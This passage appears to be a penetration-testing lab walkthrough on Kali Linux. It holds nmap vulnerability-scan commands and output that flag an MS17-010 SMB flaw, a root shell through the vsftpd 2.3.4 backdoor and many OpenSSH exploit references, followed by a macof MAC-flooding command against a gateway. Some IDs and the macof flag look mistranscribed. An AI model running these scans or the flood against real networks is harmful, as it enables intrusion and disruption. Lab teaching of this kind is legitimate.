
Step-5.1 Perform Vulnerability Scanning Using Nmap

- open kali linux terminal and enter following command


Command -: nmap -sS -sV --script vuln < target ip >



- **Scanning started** – now it scan entire network vulnerability



- 9 hosts up 🖱️ —means it try to find vulnerability of 9 devices



- Remote code Execution Vulnerability available 🖱️

```

Service Info: Host: WINDOWS75; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
  _smba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
  _smb-vuln-ms10-054: false
  _smb-vuln-ms17-010:
    VULNERABLE:
      Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
      State: VULNERABLE
      IDs: CVE:CVE-2017-0143
      Risk factor: HIGH
        A critical remote code execution vulnerability exists in Microsoft SMBv1
        servers (ms17-010).

      Disclosure date: 2017-03-14
      References:
        https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
        https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
        https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
  _smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Nmap scan report for 192.168.125.97
Host is up (0.0095s latency).
All 1000 scanned ports on 192.168.125.97 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:02:BE:0B:F1:62 (Intel Corporate)

Nmap scan report for 192.168.125.118
Host is up (0.0071s latency)

```

- FTP Service exploitation available 🖱️

```

smb-vuln-ms10-054: false
smb-vuln-ms10-061: SMB: Failed to receive bytes: TIMEOUT

Nmap scan report for 192.168.125.182
Host is up (0.00073s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
ftp-vsftpd-backdoor:
  VULNERABLE:
    vsFTPD version 2.3.4 backdoor
    State: VULNERABLE (Exploitable)
    IDs: CVE:CVE-2011-2523 BID:48539
    vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
    Disclosure date: 2011-07-04
    Exploit results:
      Shell command: id
      Results: uid=0(root) gid=0(root)
    References:
      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
      https://www.securityfocus.com/bid/48539
      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

  vulners:
    vsftpd 2.3.4:
      PACKETSTORM:162145 10.0 https://vulners.com/packetstorm/PACKETSTORM:162145 *EXPLOIT*
      EDB-ID:49757 10.0 https://vulners.com/exploitdb/EDB-ID:49757 *EXPLOIT*
      CVE-2011-2523 10.0 https://vulners.com/cve/CVE-2011-2523
      CVE-2011-2523 10.0 https://vulners.com/cve/CVE-2011-2523

```

- **SSH Vulnerabilities** 📌

```

Kali (running) - Oracle VM VirtualBox
File View Input Devices Help
Aug 8 20:19
root@kali:/

22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
vulners:
cpe:/a:openssh:openssh:4.7p1:
A158559B-0D11-588E-BADD-93C4CE1B8B79 10.0 https://vulners.com/githubexploit/A158559B-0D11-588E-BADD-93C4CE1B8B79 *EXPLOIT*
95499236-C9FE-56A6-9D7D-E943A248633A 10.0 https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E943A248633A *EXPLOIT*
5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A 10.0 https://vulners.com/githubexploit/5E6968B4-DBD6-57FA-BF6E-D9B2219DB27A *EXPLOIT*
2C119FFA-ECE0-5E14-A4A4-354A2C38071A 10.0 https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4-354A2C38071A *EXPLOIT*
PACKETSTORM:173661 9.8 https://vulners.com/packetstorm/PACKETSTORM:173661 *EXPLOIT*
F0979183-AE88-5384-86CF-3AF0523F3807 9.8 https://vulners.com/githubexploit/F0979183-AE88-5384-86CF-3AF0523F3807 *EXPLOIT*
CVE-2023-38408 9.8 https://vulners.com/cve/CVE-2023-38408
CVE-2016-1908 9.8 https://vulners.com/cve/CVE-2016-1908
B8190CDB-3EB9-5631-9828-8064A1575B23 9.8 https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23 *EXPLOIT*
8FC9C5AB-3968-5F3C-825E-E8DB5379A623 9.8 https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623 *EXPLOIT*
8AD01159-548E-546E-AA87-2DE89F3927EC 9.8 https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC *EXPLOIT*
2227729D-6700-5C8F-8930-1EEAFD4B9FF0 9.8 https://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1EEAFD4B9FF0 *EXPLOIT*
0221525F-07F5-5790-912D-F4B9E2D1B587 9.8 https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587 *EXPLOIT*
CVE-2015-5600 8.5 https://vulners.com/cve/CVE-2015-5600
DD5F7271-8C6A-54E2-AB42-334286CCC1D1 8.1 https://vulners.com/githubexploit/DD5F7271-8C6A-54E2-AB42-334286CCC1D1 *EXPLOIT*


Light rain Tomorrow 20 19:37 09-08-2023

```


Step-5.2 Map the Service Version With the Associated Security Vulnerabilities

- Open kali linux terminal and enter following command

Command-: `nmap -sV --script vulners <target ip >`



- Scanning started – it shows all services vulnerability with CVE



- **FTP service CVE**

```

root@kali: /usr/share/nmap/scripts
# nmap -sV --script vulners 192.168.125.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 21:03 IST
Nmap scan report for 192.168.125.182
Host is up (0.0041s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
vulners:
vsftpd 2.3.4:
  PACKETSTORM:162145 10.0 https://vulners.com/packetstorm/PACKETSTORM:162145 *EXPLOIT*
  EDB-ID:49757 10.0 https://vulners.com/exploitdb/EDB-ID:49757 *EXPLOIT*
  CVE-2011-2523 10.0 https://vulners.com/cve/CVE-2011-2523
  5F48CEDE-77DF-5D54-851A-0AE8B76458D9 10.0 https://vulners.com/githubexploit/5F48CEDE-77DF-5D54-851A-0AE8B76458D9 *EXPLOIT*
  50580586-73C4-5097-81CA-546D6591DF44 10.0 https://vulners.com/githubexploit/50580586-73C4-5097-81CA-546D6591DF44 *EXPLOIT*
  1337DAY-ID-36095 9.8 https://vulners.com/zdt/1337DAY-ID-36095 *EXPLOIT*
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
vulners:
  cpe:/a:openbsd:openssh:4.7p1:
  A158559B-0D11-5BBE-BA0D-93C4CE1B8B79 10.0 https://vulners.com/githubexploit/A158559B-0D11-5BBE-BA0D-93C4CE1B8B79 *EXPLOIT*
  95499236-C9FE-56A6-9D7D-E943A248633A 10.0 https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E943A248633A *EXPLOIT*
  5E6968B4-D8D6-57FA-BF6E-D9B22190B27A 10.0 https://vulners.com/githubexploit/5E6968B4-D8D6-57FA-BF6E-D9B22190B27A *EXPLOIT*
  2C119FFA-ECE0-5E14-A4A4-354A2C38071A 10.0 https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4-354A2C38071A *EXPLOIT*

```


- **SSH Service CVE**

```

1337DAY-ID-36095 9.8 https://vulners.com/zdt/1337DAY-ID-36095 *EXPLOIT*
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
vulners:
  cpe:/a:openbsd:openssh:4.7p1:
  A158559B-0D11-5BBE-BA0D-93C4CE1B8B79 10.0 https://vulners.com/githubexploit/A158559B-0D11-5BBE-BA0D-93C4CE1B8B79 *EXPLOIT*
  95499236-C9FE-56A6-9D7D-E943A248633A 10.0 https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E943A248633A *EXPLOIT*
  5E6968B4-D8D6-57FA-BF6E-D9B22190B27A 10.0 https://vulners.com/githubexploit/5E6968B4-D8D6-57FA-BF6E-D9B22190B27A *EXPLOIT*
  2C119FFA-ECE0-5E14-A4A4-354A2C38071A 10.0 https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4-354A2C38071A *EXPLOIT*
  PACKETSTORM:173661 9.8 https://vulners.com/packetstorm/PACKETSTORM:173661 *EXPLOIT*
  F0979183-AE88-53B4-86CF-3AF0523F3807 9.8 https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807 *EXPLOIT*
  CVE-2023-38408 9.8 https://vulners.com/cve/CVE-2023-38408
  CVE-2016-1908 9.8 https://vulners.com/cve/CVE-2016-1908
  B8190C0B-3EB9-5631-9828-8064A1575823 9.8 https://vulners.com/githubexploit/B8190C0B-3EB9-5631-9828-8064A1575823 *EXPLOIT*
  BFC9C5AB-3968-5F3C-825E-E8DB5379A623 9.8 https://vulners.com/githubexploit/BFC9C5AB-3968-5F3C-825E-E8DB5379A623 *EXPLOIT*
  8AD01159-548E-546E-AA87-2DE89F3927EC 9.8 https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC *EXPLOIT*
  22277290-6700-5C8F-8930-1EEAFD489FF0 9.8 https://vulners.com/githubexploit/22277290-6700-5C8F-8930-1EEAFD489FF0 *EXPLOIT*
  0221525F-07F5-5790-912D-F4B9E2D1B587 9.8 https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587 *EXPLOIT*
  CVE-2015-5600 8.5 https://vulners.com/cve/CVE-2015-5600
  0D557271-8C6A-545D-AB42-3242B86C6C10 8.5 https://vulners.com/githubexploit/0D557271-8C6A-545D-AB42-3242B86C6C10 *EXPLOIT*

```


- And many more



```


root@Kali: /usr/share/exploitdb/scripts
root@Kali: ~
SSV:69983 7.8 https://vulners.com/seebug/SSV:69983 *EXPLOIT*
PACKETSTORM:98796 7.8 https://vulners.com/packetstorm/PACKETSTORM:98796 *EXPLOIT*
PACKETSTORM:94556 7.8 https://vulners.com/packetstorm/PACKETSTORM:94556 *EXPLOIT*
PACKETSTORM:140070 7.8 https://vulners.com/packetstorm/PACKETSTORM:140070 *EXPLOIT*
PACKETSTORM:101052 7.8 https://vulners.com/packetstorm/PACKETSTORM:101052 *EXPLOIT*
EXPLOITPACK:71D51B69AA2D3A74753D7A921EE79985 7.8 https://vulners.com/exploitpack/EXPLOITPACK:71D51B69AA2D3A74753D7A921EE7
*EXPLOIT*
EXPLOITPACK:67F6569F63A082199721C069C852BBD7 7.8 https://vulners.com/exploitpack/EXPLOITPACK:67F6569F63A082199721C069C852
*EXPLOIT*
EXPLOITPACK:5BCA798C6BA71FAE29334297EC686A09 7.8 https://vulners.com/exploitpack/EXPLOITPACK:5BCA798C6BA71FAE29334297EC68
*EXPLOIT*
EDB-ID:40888 7.8 https://vulners.com/exploitdb/EDB-ID:40888 *EXPLOIT*
EDB-ID:24450 7.8 https://vulners.com/exploitdb/EDB-ID:24450 *EXPLOIT*
EDB-ID:15215 7.8 https://vulners.com/exploitdb/EDB-ID:15215 *EXPLOIT*
CVE-2020-15778 7.8 https://vulners.com/cve/CVE-2020-15778
CVE-2016-6515 7.8 https://vulners.com/cve/CVE-2016-6515
CVE-2016-10012 7.8 https://vulners.com/cve/CVE-2016-10012
CVE-2015-8325 7.8 https://vulners.com/cve/CVE-2015-8325
C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3 7.8 https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3 *EXPLOIT
23CC97BE-7C95-513B-9E73-298C48D74432 7.8 https://vulners.com/githubexploit/23CC97BE-7C95-513B-9E73-298C48D74432 *EXPLOIT
1337DAY-ID-26494 7.8 https://vulners.com/zdt/1337DAY-ID-26494 *EXPLOIT*
10213DBE-F683-58BB-B603-353173626207 7.8 https://vulners.com/githubexploit/10213DBE-F683-58BB-B603-353173626207 *EXPLOIT
SSV:92579 7.5 https://vulners.com/seebug/SSV:92579 *EXPLOIT*
SSV:61450 7.5 https://vulners.com/seebug/SSV:61450 *EXPLOIT*
CVE-2016-10708 7.5 https://vulners.com/cve/CVE-2016-10708
CVE-2016-10000 7.5 https://vulners.com/cve/CVE-2016-10000

```

Step-6 Attempt Mac Flooding

- To perform mac-flooding – enter following command

Command –: `macof -I eth0 -d < destination ip >`




```

root@Kali: /
root@Kali: /
(root@kali) - [/]
# macof -I eth0 -d 192.168.125.254

```

